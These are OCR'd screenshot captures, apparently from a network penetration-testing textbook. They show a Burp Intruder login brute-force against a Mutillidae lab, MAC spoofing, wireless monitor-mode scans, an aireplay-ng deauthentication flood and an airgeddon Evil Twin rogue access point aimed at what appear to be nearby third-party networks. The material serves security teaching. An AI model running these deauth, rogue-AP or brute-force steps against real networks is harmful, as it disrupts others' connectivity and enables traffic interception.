Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.134/mutillidae/index.php?page=login.php
Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=gclgplahcdmct55jhokl02n530
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
username=admin&password=§password&§login-php-submit-button=Login
Add §
Clear §
Auto §
Refresh


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
1
...
Target
Positions
Payloads
Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set:
1
Payload count: 1
Payload type:
Simple list
Request count: 5
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
admin
Load ...
Remove
Clear
Add
Add from list ... [Pro version only]


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
3
...
Target
Positions
Payloads
Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.
Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set:
1
Payload count: 1
Payload type:
Simple list
Request count: 1

Intruder attack 4

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			50750	
1	admin	302			50893	

Request | Response

Raw | Params | Headers | Hex

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 10.10.10.134
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.134/mutillidae/index.php?page=login.php
Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=gclgplahcdmct55jhokl02n530
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 59

username=admin&password=admin&login-php-submit-button=Login
```

? < + > Type a search term 0 matches

Finished

Intruder attack 4

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			50750	
1	admin	302			50893	

Request | Response

Raw | Headers | Hex | HTML | Render

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5

Login

Back Help Me!

Hints

Finished

Chapter 8: Understanding Network Penetration Testing

OSI Model	PDU	TCP/IP Stack
Application	Data	Application
Presentation		
Session		
Transport	Segment	Transport
Network	Packet	Internet
Data Link	Frame	Network Access/Link
Physical	Bits	


Organizationally Unique Identifier (OUI)	Assigned by the Vendor
3 Bytes	3 Bytes
24 Bits	24 Bits
00-E0-F7	58-1E-83
Cisco Systems	Device-Specific


```
C:\>ipconfig /all

FastEthernet0 Connection:(default port)

   Connection-specific DNS Suffix..:
   Physical Address.................: 0002.165D.5D20
   Link-local IPv6 Address.........: FE80::202:16FF:FE5D:5D20
   IP Address.......................: 192.168.1.2
   Subnet Mask......................: 255.255.255.0
   Default Gateway..................: 192.168.1.1
   DNS Servers......................: 8.8.8.8
   DHCP Servers.....................: 192.168.1.1
   DHCPv6 Client DUID...............: 00-01-00-01-A4-39-DB-87-00-02-16-5D-5D-20
```

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.[redacted]  netmask 255.255.255.0  broadcast 192.168.[redacted]
        inet6 2803:1500:1201:9991:[redacted]  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::20c:29ff:[redacted]  prefixlen 64  scopeid 0x20<link>
        inet6 2803:1500:1201:9991:[redacted]  prefixlen 64  scopeid 0x0<global>
        ether 00:0c:29:7e:37:58  txqueuelen 1000  (Ethernet)
        RX packets 147  bytes 180942 (176.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 113  bytes 9511 (9.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


```
root@kali:~# macchanger --random eth0
Current MAC:   00:0c:29:7e:37:58 (VMware, Inc.)
Permanent MAC: 00:0c:29:7e:37:58 (VMware, Inc.)
New MAC:       46:de:38:c8:78:ed (unknown)
```


```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.[redacted]  netmask 255.255.255.0  broadcast 192.168.[redacted]
        inet6 2803:1500:1201:9991:[redacted]  prefixlen 64  scopeid 0x0<global>
        inet6 2803:1500:1201:9991:[redacted]  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::44de:[redacted]  prefixlen 64  scopeid 0x20<link>
        ether 46:de:38:c8:78:ed  txqueuelen 1000  (Ethernet)
        RX packets 162  bytes 183839 (179.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 141  bytes 12729 (12.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
CEH
Android-x86
Kali Linux
kali-linux-2018.2
Metasploitable2
OWASP
USB
OSCP
CHFI
Desktop
Server
Shared VMs
Kali Linux
Kali Linux
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine
Devices
Memory 4 GB
Processors 4
Hard Disk (SCSI) 80 GB
CD/DVD (IDE) Auto detect
Network Adapter Host-only
USB Controller Present
Sound Card Auto detect
Display Auto detect


Virtual Machine Settings
Hardware
Options
Device
Summary
Memory 4 GB
Processors 4
Hard Disk (SCSI) 80 GB
CD/DVD (IDE) Auto detect
Network Adapter Host-only
USB Controller Present
Sound Card Auto detect
Display Auto detect
Connections
USB compatibility: USB 2.0
Show all USB input devices
Share Bluetooth devices with the virtual machine

```
root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 00:0c:29:[redacted]  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 960 (960.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 960 (960.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 8e:0f:8b:[redacted]  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




Kali Linux - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
USB
Enable USB Controller
USB 1.1 (OHCI) Controller
USB 2.0 (EHCI) Controller
USB 3.0 (xHCI) Controller
USB Device Filters
Intel Corp. [0001]
Sunplus Innovation Technology Inc. [5728]
Ralink 802.11 n WLAN [0101]
PixArt Gaming Mouse [0100]


Kali Linux - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
USB
Enable USB Controller
USB 1.1 (OHCI) Controller
USB 2.0 (EHCI) Controller
USB 3.0 (xHCI) Controller
USB Device Filters
Ralink 802.11 n WLAN [0101]

```
root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST.MULTICAST>  mtu 1500
        ether 00:0c:29:[redacted]  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 320  bytes 26408 (25.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 320  bytes 26408 (25.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether f6:e1:8b:[redacted]  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
root@kali:~# iwconfig wlan0 mode monitor
root@kali:~#
root@kali:~# iwconfig
lo        no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off

eth0      no wireless extensions.
```

```
root@kali:~# iwconfig
lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

eth0      no wireless extensions.
```

```
root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
  590 wpa_supplicant
```


```
root@kali:~# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5372

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0 wlan0mon
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Chapter 9: Network Penetration Testing - Pre-Connection Attacks

```
CH  6 ][ Elapsed: 6 s ][ 2019-05-18 11:35

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

80:2A:A8:[redacted]  -1        0        2    0   6  -1   WPA              <length:  0>
46:D9:E7:[redacted] -55        2        2    0   6 130  WPA2 CCMP   PSK  CTS-ADMIN
44:D9:E7:[redacted] -52        3       19    0   6 130  WPA2 CCMP   PSK  CTS-GUEST
80:2A:A8:[redacted] -67        2        5    0  11 130  WPA2 CCMP   PSK  CTS-GUEST
3E:47:11:[redacted] -67        2        0    0   2 130  WPA2 CCMP   PSK  Gotham Knight
82:2A:A8:[redacted] -68        3        4    0  11 130  WPA2 CCMP   PSK  CTS-ADMIN
C4:01:7C:[redacted] -76        1       59    0   6 130  WPA2 CCMP   PSK  CTS-College
C4:01:7C:[redacted] -74        3        0    0   6 54e. WPA  TKIP   PSK  <length:  0>
04:18:D6:[redacted] -74        2        0    0   6 130  OPN              Green Dot Free WiFi
7A:0C:B8:[redacted] -80        3        0    0  11 135  WPA2 CCMP   PSK  CTSADMIN6-PC 9606
04:18:D6:[redacted] -83        1        0    0   1 130  WPA2 CCMP   PSK  CTS-GUEST
06:18:D6:[redacted] -84        3        0    0   1 130  WPA2 CCMP   PSK  CTS-ADMIN
2A:56:5A:[redacted] -88        3        0    0  11  65  WPA2 CCMP   PSK  DIRECT-29-HP M277 LaserJet

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

80:2A:A8:[redacted] 5C:C3:07:[redacted] -90    0 - 1e    17        2
46:D9:E7:[redacted] 34:36:3B:[redacted] -60    0 - 1e     0       10
46:D9:E7:[redacted] D0:A6:37:[redacted] -70    0 - 1     41       19
46:D9:E7:[redacted] C0:BD:D1:[redacted] -82    0 - 1      7        3
(not associated)   46:93:9B:[redacted] -82    0 - 1      0        1
```

```
CH  6 ][ Elapsed: 6 s ][ 2019-05-18 11:40

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C4:01:7C:[redacted]  -80   0       44      793   65   6  130  WPA2 CCMP   PSK  CTS

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C4:01:7C:[redacted]  CC:79:4A:F2:5B:04   -1    6e- 0      0       44
C4:01:7C:[redacted]  34:F6:4B:3A:CE:96   -1   24e- 0      0       20
C4:01:7C:[redacted]  AC:ED:5C:DA:6C:59   -1   24e- 0      0        1
C4:01:7C:[redacted]  60:6D:C7:81:35:23   -1    0e- 0      0        2
C4:01:7C:[redacted]  00:22:5F:46:F9:95   -1   36e- 0      0        4
C4:01:7C:[redacted]  30:45:96:B8:96:4E  -62   12e- 1      0        5
C4:01:7C:[redacted]  78:0C:B8:C9:3E:F7  -68   36e- 0e     1       91
C4:01:7C:[redacted]  60:6D:C7:A3:43:CF  -70   24e- 0e     0        3
C4:01:7C:[redacted]  B8:D7:AF:07:C8:18  -72   12e- 0e  2422      463
C4:01:7C:[redacted]  78:0C:B8:AD:A5:61  -74    0e- 0e    13      177
C4:01:7C:[redacted]  48:5A:3F:44:A3:B5  -74    0 - 1      0        6
C4:01:7C:[redacted]  28:3F:69:60:61:8B  -76    0 - 1e     0        9
C4:01:7C:[redacted]  90:B6:86:E6:52:00  -86    0 -24e     1       18
C4:01:7C:[redacted]  88:B1:11:1D:CE:14  -88    0e- 0e     1       10
```

```
root@kali:~# ls -l
total 52
-rw-r--r-- 1 root root   24 May 18 11:41 capture-01.cap
-rw-r--r-- 1 root root  236 May 18 11:42 capture-01.csv
-rw-r--r-- 1 root root  325 May 18 11:42 capture-01.kismet.csv
-rw-r--r-- 1 root root  227 May 18 11:42 capture-01.kismet.netxml
-rw-r--r-- 1 root root  105 May 18 11:42 capture-01.log.csv
drwxr-xr-x 2 root root 4096 Feb 11 03:50 Desktop
drwxr-xr-x 2 root root 4096 Feb 11 03:43 Documents
drwxr-xr-x 2 root root 4096 Feb 11 03:43 Downloads
```




```
root@kali:~# aireplay-ng -0 0 -a 44:D9:E7:[redacted] wlan0mon
11:51:40  Waiting for beacon frame (BSSID: 44:D9:E7:[redacted]) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
11:51:40  Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7:[redacted]]
11:51:41  Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7:[redacted]]
11:51:42  Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7:[redacted]]
11:51:42  Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7:[redacted]]
11:51:43  Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7:[redacted]]
11:51:43  Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7:[redacted]]
11:51:44  Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7:[redacted]]
11:51:44  Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7:[redacted]]
11:51:45  Sending DeAuth (code 7) to broadcast -- BSSID: [44:D9:E7:[redacted]]
```

```
****************************** Interface selection *****************
Select an interface to work with:
---------
1.  eth0  // Chipset: Intel Corporation 82545EM
2.  wlan0 // 2.4Ghz // Chipset: Ralink Technology, Corp. RT5372
---------
*Hint* Every time you see a text with the prefix [PoT] acronym for "
---------
> 2
```

```
***************************** airgeddon main menu ****************
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:
---------
0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
---------
4.  DoS attacks menu
5.  Handshake tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
9.  WEP attacks menu
10. Enterprise attacks menu
---------
11. About & Credits
12. Options and language menu
---------
*Hint* If your Linux is a virtual machine, it is possible that int
---------
>
```

```
***************************** airgeddon main menu *************************
Interface wlan0mon selected. Mode: Monitor  Supported bands: 2.4Ghz
```

```
**************************** Evil Twin attacks menu ****************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
---------
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------------- (without sniffing, just AP) ----------------
5.  Evil Twin attack just AP
---------------------- (with sniffing) ----------------------
6.  Evil Twin AP attack with sniffing
7.  Evil Twin AP attack with sniffing and sslstrip
8.  Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
------------- (without sniffing, captive portal) -------------
9.  Evil Twin AP attack with captive portal (monitor mode needed)
---------
```

```
******************************** Select target ********************

  N.         BSSID       CHANNEL  PWR   ENC    ESSID
-------------------------------------------------------
  1)   88:CE:FA:[redacted]    1    16%   WPA2   Blink4GDF57
  2)   D8:B6:B7:[redacted]    1    14%   WPA2   Blink_5C20AC_2.4GHz
  3)   2C:9D:1E:[redacted]    1    16%   WPA2   Digicel_WiFi_fh4w
  4)*  38:4C:4F:[redacted]    5    45%   WPA2   Digicel_WiFi_T28R
  5)   38:4C:4F:[redacted]   10    16%   WPA2   Digicel_WiFi_T5xg
  6)   C8:D1:2A:[redacted]    1    18%   WPA2   MADOO..
  7)   9C:3D:CF:[redacted]    8    82%   WPA2   !|>_<|!

(*) Network with clients
-------------------------------------------------------
```


```
**************************** Evil Twin attacks menu ******************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 38:4C:4F:[redacted]
Selected channel: 5
Selected ESSID: Digicel_WiFi [redacted]
```

```
Select an option from menu:
---------
0.  Return to Evil Twin attacks menu
---------
1.  Deauth / disassoc amok mdk4 attack
2.  Deauth aireplay attack
3.  WIDS / WIPS / WDS Confusion attack
```

```
********************** Evil Twin AP attack with
Select another interface with internet access:
---------
0.  Return to Evil Twin attacks menu
---------
1.  eth0 // Chipset: Intel Corporation 82545EM
---------
*Hint* If you want to integrate "DoS pursuit mode
---------
> 1
```

```
Applications ▾   Places ▾   XTerm ▾

AP
Configuration file: /tmp/ag.hostapd.conf
Using interface wlan0 with hwaddr 38:4c:4f:5c:ec:ac and ssid "Digicel_WiFi_T28R"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED

DHCP
Internet Systems Consortium DHCP Server 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /tmp/ag.dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan0/38:4c:4f:5c:ec:ac/172.16.250.0/24
Sending on   LPF/wlan0/38:4c:4f:5c:ec:ac/172.16.250.0/24
Sending on   Socket/fallback/fallback-net
Server starting service.

Deauth
16:06:19  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:19  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:19  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
